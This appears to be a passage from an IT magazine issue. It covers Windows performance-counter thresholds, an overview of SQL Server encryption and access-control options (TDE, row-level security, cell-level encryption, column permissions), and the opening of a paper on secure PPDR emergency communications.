SYSTEM\PROCESSOR QUEUE LENGTH

Description – This counter details the number of threads queued and waiting for time on the CPU. The output number must be divided by the number of CPUs in the system. What to Look for – A value range of 0 – 10, here is a good indication that the "system health state" for the system is health.

MEMORY UTILIZATION

MEMORY\PAGES INPUT/SEC

Description – This counter shows the rate at which pages are read from disk to resolve hard page faults. What this actually translates to is the number of times the system was forced to retrieve something from disk that should have been in RAM – Data retrieval from disk is much less efficient than RAM; therefore, this process must be avoided wherever possible. The counter details the likelihood of having a memory-bound system or not, and without a doubt provides the best indication as to whether or not this is the case. What to Look for – Expect the occasional spike, the remaining time this counter value should remain close to 0 (zero).

DISK UTILIZATION

PHYSICALDISK\CURRENT DISK QUEUE LENGTH_TOTAL

Description – This counter is a very useful and valuable counter to watch. It shows how many read or write requests are waiting to execute to the disk.

What to Look for – Single Storage disks will typically idle with a counter value in the region of 1-4, with occasional spikes which are completely acceptable. For RAID arrays, the counter value must be divided by the number of active spindles in the array; and again a counter value in the region of 1-4. Once this counter value is consistently in the region of 8 or more, this is a strong suggestion that there are data pages not being retained in Memory as long as expected; therefore, applications have to retrieve the data from disk, hence the counter value is higher. What I have just described is a very common scenario and the two issues go hand-in-hand. One way to quickly confirm whether or not this is the case is to monitor the "Memory\Pages Input/Sec" counter.

NETWORK UTILIZATION

NETWORK INTERFACE\OUTPUT QUEUE LENGTH\(*)

Description – This counter refers to the number of packets currently held in a queue waiting to be sent across to the network.

What to Look for – A sustained average of 3 or more packets in a queue suggests a network bottleneck issue.

NETWORK INTERFACE\PACKETS RECEIVED ERRORS\(*)

Description – This counter refers to the number of packet errors that kept the TCP/IP stack from delivering packets to higher layers.

What to Look for – This counter is usually a good indication of a hardware error when the counter value is consistently in high double figures.

GENERAL ACTIVITY COUNTERS...

Even if a system is working well, there are some more general counter values which can be collected to see how hard the system is working overall. Is the processor working hard, or hardly working? How much RAM is in use, how many bytes are being written to or read from the disk or network? The following counters are a good overview of general activity of the system.

PROCESSOR UTILIZATION

PROCESSOR(_TOTAL)\% PROCESSOR TIME

Description – This counter is useful for a quick overview as to how utilized the CPU is at any given time.

What to Look for – Ideally a figure that is consistently less than 70%, however it is important not to associate a 100% processor utilization counter value with a “system health state” of poor (slow) as this would not be a true/correct representation. Instead the “processor queue length” counter referenced in the “Fishing For Issues Counters” section of this document will provide a true representation.

MEMORY UTILIZATION

PROCESS(_TOTAL)\WORKING SET

Description – This counter represents how much memory is in the working set which is performing the tasks currently required on the server.

What to Look for – Ideally a low counter value typically less than 30% of the available memory.

MEMORY\AVAILABLE MBYTES

Description – This counter represents the amount of available Memory for processes on the server.

What to Look for – Ideally a high counter value typically around 40% of the available memory.

MEMORY\PAGES/SEC

Description – This counter is the number of pages read from the disk or written to the disk to resolve memory references to pages that were not in memory at the time of the reference. A high counter value may not always relate to either a paging file activity or cache activity. These high values may instead be caused by the application sequentially reading a memory mapped file.

What to Look for – Ideally less than 1000 for a “system health state” of healthy.

PAGING FILE(*)\% USAGE

Description – This counter shows the current amount of Page file being used. This is a key number when weighing the amount of memory allocated to the OS. If this number is high, then the OS is choked for RAM. Either increase the RAM on the box or deallocate from RAM allocations from applications on the server.

What to Look for – Ideally, if this counter value is hitting the range of between 10% and 25% then the server should be rebooted.

MEMORY\PAGES INPUT/SEC

Description – This counter measures the rate at which pages are read from disk to resolve hard page faults. Hard page faults occur when a process refers to a page in virtual memory that is not in its working set, or elsewhere in physical memory, and must be retrieved from disk. When a page is faulted, the system tries to read multiple contiguous pages into memory to maximize the benefit of the read operation.

What to Look for – Ideally, this value should not be greater than 1,000, as at this point performance degradation will start to become apparent.

DISK UTILIZATION

PHYSICALDISK(*)\BYTES/SEC

Description – This counter shows the number of bytes per second being written to or read from the disk.

What to Look for – Ideally less than 8ms, as this is defined as excellent throughput, anything more than 25ms is into the poor throughput territory.

PHYSICALDISK\AVERAGE DISK/SEC/READ

Description – This counter is a measure of disk latency. Avg. Disk sec/Read is the average time, in seconds, of a read of data from the disk. While it is better to have fast disk read times, this can easily be compensated for by allocating enough RAM to the server.

What to Look for – Ideally less than 8ms, as this is defined as excellent throughput, anything more than 25ms is into the poor throughput territory.

PHYSICALDISK\AVERAGE DISK/SEC/WRITE

Description – This counter is a measure of disk latency. Avg. Disk sec/Write is the average time, in seconds, of a write of data to the disk.

What to Look for – Ideally less than 8ms (non cached), and less than 1ms (cached).

PHYSICALDISK(*)\CURRENT DISK QUEUE LENGTH

Description – This counter is the number of requests outstanding on the disk at the time the performance data is collected. It also includes requests in service at the time of the collection. This is an instantaneous snapshot, not an average over the time interval. Multi-spindle disk devices can have multiple requests that are active at one time, but other concurrent requests are awaiting service. This counter might reflect a transitory high or low queue length, but if there is a sustained load on the disk drive, it is likely that this will be consistently high. Requests experience delays proportional to the length of this queue minus the number of spindles on the disks. For good performance, this difference should average less than two.

What to Look for – Ideally this counter value should not be greater than 2.

NETWORK UTILIZATION

NETWORK INTERFACE(*)\BYTES TOTAL/SEC

Description – This counter measures the number of bytes sent or received over each network adapter, including framing characters. Network Interface\Bytes Total/sec is a sum of Network Interface\Bytes Received/sec and Network Interface\Bytes Sent/sec. What to Look for – Ideally less than 40% of the interface consumed, as this is deemed a healthy range, 41%-64% of the interface consumed is usually time to start monitoring the server and become slightly cautious, and 65-100% of the interface consumed is deemed as critical, and the performance will be adversely affected.

NETWORK INTERFACE(*)\OUTPUT QUEUE LENGTH

Description – This counter is the length of the output packet queue (in packets). If this is longer than two, there are delays and the bottleneck should be found and eliminated, if possible. Since the requests are queued by the Network Driver Interface Specification (NDIS) in this implementation, this will always be 0.

What to Look for – Ideally 0, as this is deemed as a healthy server state, 1-2 is usually time to start monitoring the server and become slightly cautious, and greater than 2 is deemed as critical, and the performance will be adversely affected.

NETWORK INTERFACE(*)\PACKETS RECEIVED ERRORS

Description – This counter is the number of inbound packets that contained errors preventing them from being deliverable to a higher-layer protocol.

What to Look for – Ideally 0; sustained values greater than 0 suggests possible hardware errors which must be investigated.

SYSTEM UTILIZATION

SYSTEM\PROCESSOR QUEUE LENGTH

Description – This counter is the number of threads in the processor queue. Unlike the disk counters, this counter shows ready threads only, not threads that are running. There is a single queue for processor time even on computers with multiple processors. Therefore, if a computer has multiple processors, you need to divide this value by the number of processors servicing the workload. A sustained processor queue of less than 10 threads per processor is normally acceptable, dependent of the workload.

What to Look for – Ideally less than 2; if the counter value is greater than 2 for sustained periods this suggests there is a CPU bottleneck.

HOW TO DOWNLOAD THE APP...

Click here to download a .zip file which contains all the required content. Please ensure PowerShell v2 is installed on the client or server you are executing the application from.

ABOUT THE AUTHOR

Chris Kitchen – A Sql Server Administrator/Developer with 12 years' experience, starting out as a junior data analyst right through to technical lead. The industries I have worked in range from consultancies to government, blue chip and financial. For those of you interested (or seriously board) you can find my resume online here.

SQL SERVER DATA ENCRYPTION & ACCESS

by Chris Kitchen

The term database encryption is used to describe many different methods of data protection, implemented either outside or within the database engine. Conceptually, a database is a sophisticated storage bucket to put data in. Taking this analogy one step further, you can protect the entire box (File/OS), the entire contents of the box (Full database), or some subset of the content within the box (Column, Table, Schema). We can apply encryption to the contents through native database functions or externally with third party tools, but both are called database encryption.

What You Will Learn

- The purpose of this article is to discuss at a high level, some of the available options for encrypting and restricting access to data held within a Sql Server database. It describes a number of available options and also looks at some of the advantages and limitations of each from a technical perspective.
- The article serves as an initial introduction to the different encryption and data access restriction methods; subsequent articles will perform a deep dive into each of the available methods.

What You Should Know

- The article assumes a general understanding of database encryption, a good understanding of Sql Server security methodologies and an all-round understanding of Sql Server Administration and Development.

As a Sql Server consultant, I am often met with a surprising level of negativity from clients when it comes to database encryption. Data security professionals often view it as a redundant control, only effective in the event other security measures and policies fail. Application developers have avoided database encryption because the burden of implementation would land on them, adding complexity to the design and implementation of both application and database schemas. IT managers as a rule dislike the additional complexity around backup, recovery, user provisioning, and key management. And everyone is wary of the issues surrounding performance degradation.

Having said that, I am often asked by clients “which sql server encryption type is the best” and the honest answer is, “it depends”. There are a huge number of factors which all come together to determine which approach is the most suitable for a data set – the majority of which can be answered and categorised with 3 simple questions which will be discussed later in this article. The aim here is to cover off the core out of the box Sql Server encryption options to assist in the decision making process and also offer up a security based data access option.

A LOOK AT THE OPTIONS

Built into Sql Server (Software Edition dependent) are several features which can encrypt and/or restrict access to specific tables/columns/rows/cells within a database. These features are fully compatible with all other features of Sql Server.

SQL SERVER OPTION #1 – TRANSPARENT DATA ENCRYPTION (TDE)

Sql Server TDE protects data at rest by performing real-time I/O encryption and decryption of a SQL Server database's data and log files using DDL statements. The SQL Server engine handles all of the encryption and decryption work. TDE uses the AES and 3DES encryption algorithms, and the encryption and decryption operations are run on background threads by SQL Server. No application changes are required to take advantage of TDE. Backups of databases protected by TDE are also encrypted. The encryption and decryption process do require additional CPU cycles. From personal experience, the overhead for using TDE is less than 5%, depending on the type of workload.

TDE will always allow Sql Server SysAdmin and Security Admin users access to the un-encrypted data – TDE cannot be configured to stop this. Also TDE only encrypts the data at rest, therefore data sent to a client is not encrypted, however TDE can easily be integrated with SSL to achieve this.

Figure 1 details at a high level the TDE architecture:



Figure 1.

Figure 2 provides more detail on the TDE process:




Figure 2.

SQL SERVER OPTION #2 – ROW LEVEL SECURITY (RLS)

At a high-level RLS take the permissions away from a Sql Server object table, create a series of security tables and roles that allow Sql Server to validate each security access level for the user. After setting up the security hierarchy and labels, a view of the table is implemented to filter what the user can query via the security levels and login credentials. Select, Insert, Update and Delete statements are then executed against the view rather than the table. NOTE: This is not encryption; this process removes selectivity access to the data through an additional embedded database security model.




Figure 3.

SQL SERVER OPTION #3 – CELL LEVEL ENCRYPTION

It is possible that data may need control at a finer level of detail than RLS. This is where Cell Level Encryption comes into play – Most of a row might need to be visible a one set of users, while certain more sensitive cells might require additional permissions to view.

Within the scope of a database connection, Sql Server can maintain multiple open symmetric keys. The definition of “open” is they are retrieved from the store and ready to be used for decrypting data. When a piece of data is decrypted, there is no need to specify the symmetric key to use. Instead, the engine matches the encrypted byte stream to an open symmetric key, if the correct key has been decrypted and is open. This key is then used to perform decryption and return the data. If the correct key is not open, NULL is returned.

The ability of a key to be “open” depends directly on the Access Control List (ACL) on the key.

Given these mechanics of Sql Server encryption support, consider the following approach:

- Create a symmetric key for each unique label that is used to mark data in the database.
- Encrypt data in labelled cells with the corresponding key.
- Control access to keys in such a way that exactly the keys which map to labels dominated by the user’s label can be opened. Provide a simple way to have all these keys opened when the connection is established.
- Use a view over the base table to include calls to the decryption API in the SELECT statement that defines the view




Figure 4.

SQL SERVER OPTION #4 – COLUMN PERMISSION

Sql Server allows the setting of column level permissions thus granting/denying access to certain columns for specific user accounts.

In this example a standard Sql Server login account [Test] has been created, then assigned a User Mapping to the [XXXX] database but not granted any database role membership(s). Explicit SELECT permissions on all columns of the table [XXXX].dbo.[XXXXXXXX] except for final column [XXXX_Descr] have then been granted:


```
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
GRANT SELECT ON dbo.[XXXXXXXX] TO Test
```

When the user [Test] then executes a SELECT statement against the table [XXXX].dbo.[XXXXXXXX] (excluding the column the account is not permitted to view – [XXXX_Descr]) this is the outputs returned:



Figure 5.

When the user [Test] then executes a SELECT statement against the table [XXXX].dbo.[XXXXXXXX] (including the column the account is not permitted to view [XXXX_Descr]) this is the outputs returned:




Figure 6.

Figure 7 shows that the user [Test] is still able to execute [sp_help] against the table [XXXX].dbo.[XXXXXXXX] and see the column [XXXX_Descr] even though [Test] does not have access to the data held within that column. Therefore the user [Test] can still develop against a full schema version of this table.




Figure 7.

ADVANTAGES & LIMITATIONS OF THE OPTIONS DISCUSSED

Below are high level “Advantage | Limitation” tables for each of the available options:

Sql Server 2008 R2 Enterprise Feature #1 (TDE)	
ADVANTAGES	LIMITATIONS
Feature already part of Sql Server Enterprise Edition	Difficult to develop against cipher text
Fully integrated into Sql Server and MS supported	Performance impact of ~5%
Encrypting at a database level protects all entry points	TDE does not provide the same granular control, specific to a user or database role, as is offered by cell-level encryption
Implementation of TDE does not require any schema or application modifications	Use of TDE renders negligible any benefits to be gained from backup compression, as the backup files will be only minimally compressed. It is not recommended to use these two features together on the same database
Since the physical data files and not the data itself are encrypted, the primary keys and indexes on the data are unaffected, and so optimal query execution can be maintained	Buffer pool data remains in clear text
The decryption process is invisible to the end user	Maintenance tasks required to ensure the encryption keys are stored and protected correctly
	Does not encrypt at a cell level
	Encryption can be removed by the SysAdmin account holders on the Sql Server instance

Sql Server 2008 R2 Enterprise Feature #2 (RLS)	
ADVANTAGES	LIMITATIONS
Feature already part of Sql Server Enterprise Edition	Difficult to develop against missing/empty text
Fully integrated into Sql Server and MS supported	Additional schema objects required
Securing at a database level protects all entry points	Performance impact of ~10%
Efficiently integrates into the Sql Server security architecture	Requires additional database objects
	Does not encrypt the data
	Implementation can be bypassed by Sql Server SysAdmin account holders

Sql Server 2008 R2 Enterprise Feature #3 (Cell Level Encryption)	
ADVANTAGES	LIMITATIONS
Feature already part of Sql Server Enterprise Edition	Difficult to develop against missing/empty text
Fully integrated into Sql Server and MS supported	Performance impact of ~15%
Securing at a database level protects all entry points	Requires additional database objects
Efficiently integrates into the Sql Server security architecture	Requires base table structure changes
	Implementation can be bypassed by Sql Server SysAdmin account holders

Sql Server 2008 R2 Enterprise Feature #4 (Column Permission)	
ADVANTAGES	LIMITATIONS
Feature already part of Sql Server Enterprise Edition	Difficult to develop against missing/empty text
Fully integrated into Sql Server and MS supported	Implementation can be bypassed by Sql Server SysAdmin account holders
Securing at a database level protects all entry points	
Efficiently integrates into the Sql Server security architecture	
Requires minimal code changes	
Negligible performance impact on the database	

ACCESS CONTROL VS. ENCRYPTION

From the options described above some relate to controlling the level of user access to the data and some directly to encryption.

One very common question that comes up when evaluating user encryption is, “How is this different than access controls?” The distinction is in how you use them.

Encryption’s value is in providing a level of granularity beyond what’s possible with access controls, protecting data as it moves (physically or virtually), and robustness.

Think of it as a lockbox – you can use it to protect something in the mail, or in a secure room to keep it safe from the guard at the door. In a practical sense this means restricting administrators, who have access to keys inside (DBA) or outside (IT Admin) the database, since access controls are very effective for all other users. Another more complex option is to use digital certificates outside the database, adding (essentially) another authentication factor. This increases security, because simply compromising a username and password isn’t sufficient to read the data, and so is particularly useful for protecting data utilized by service accounts.

THE DECISION PROCESS

A situation which commonly occurs with my clients whilst attempting to decide on an appropriate encryption/data access process (or in some cases just a short list) is a “blinkered” approach simply focusing on the technologies, key lengths/management, algorithms, cryptography types etc... rather than focusing on why encryption is on the road map anyway.... The key focus for the decision making process is: *What threat should the data be protected from?*

Encrypting some/all the data in a database and developing additional processes surrounding the database to handle the encryption is a lot of work, so there has to be a significant justification to do so and there are some “big hitters” when it comes to highlighting the associated negative points which include complexity, performance, time and money...

To ensure clear, concise and accurate responses to these negative factors always consider the following 3 points when deciding on an approach:

1. What needs protecting?
2. What does it need protecting from?
3. What level of database/application/process changes can be invested?

Make no mistake, database encryption/access control is a large topic to take on and will more than likely remain a cause for concern throughout the deployment, especially when faced with a complex environment. By following the 3 questions above and understanding what needs to be protected and what it is being protected from, a suitable solution can be chosen.

ABOUT THE AUTHOR

Chris Kitchen – A Sql Server Administrator/Developer with 12 years’ experience, starting out as a junior data analyst right through to technical lead. The industries I have worked in range from consultancies to government, blue chip and financial. For those of you interested (or seriously bored) you can find my resume online here.

TOWARDS A SECURE NEXT GENERATION PPDR

COMMUNICATION:

SALUS APPROACH

by **S.L.P. Yasakethu, O.Adigun and C. Politis**

A secure communication network that is backward compatible with legacy communication and new 4G technologies that supports reliable and robust transmission of broadband data is necessary to deliver a next generation services for Public Protection and Disaster Relief agencies (PPDR). This paper describes an intrusion detection approach to strengthen the security procedures in PPDR systems as envisaged in the new EU FP7 project SALUS. The project aims to achieve the above goal by covering the full techno-economic scope regarding development and deployment of this next generation of communication networks for PPDR. PPDR architecture and reference scenarios related to the research project are also discussed in the paper. The development of such a framework will improve the European next-generation communications network strategies for PPDR agencies.

Public Protection and Disaster Relief (PPDR) services are provided by public protection and disaster risk agencies such as, fire brigade services, ambulance services, police and auxiliary services such as military search and rescue. These agencies are also known as “first responders”. The definition of PPDR is illustrated in Figure 1. PPDR incidents can be divided into 3 categories [1]: Category 1 – every day events such as house fires, road accidents, dangerous crowd situations, street crime, etc. Category 2 – major events such as major fires, kidnappings, etc. Category 3 – natural and man-made disasters with widespread social costs scaling up to major catastrophes such as terrorist attacks, earthquakes, flooding etc. In the above mentioned PPDR related events, mobile phones and modems are widely used for various applications by PPDR users nowadays while on the road and at the scene. While services such as internet browsing, emailing and video streaming is a standard practice on today’s 3G networks sophisticated

applications may also be deployed on basis of commercial cellular services. On the other hand in case of accidents communication is required. During a disastrous incident or a popular event such as a hurricane flooding or a football match, these commercial networks will usually be not available at all or fully loaded due to the low level of resilience and lack of dedicated capacity for PPDR users.




Figure 1. Definition of PPDR

Today, most of PPDR service agencies in Europe rely on digital Private Mobile Radio (PMR) networks for mission-critical voice and data communications. In Europe TETRA (TERrestrial Trunked RAdio) and TETRAPOL are the two main standards used for digital PMR networks. Most of these networks require old fashion synchronous links and are based on mature technology. The hardware solutions used in the networks are proprietary and will eventually become out of date. On the other hand the inter-technology coverage provided is limited and results in ineffective management of PPDR events, both at the national level and in cross-border regions.

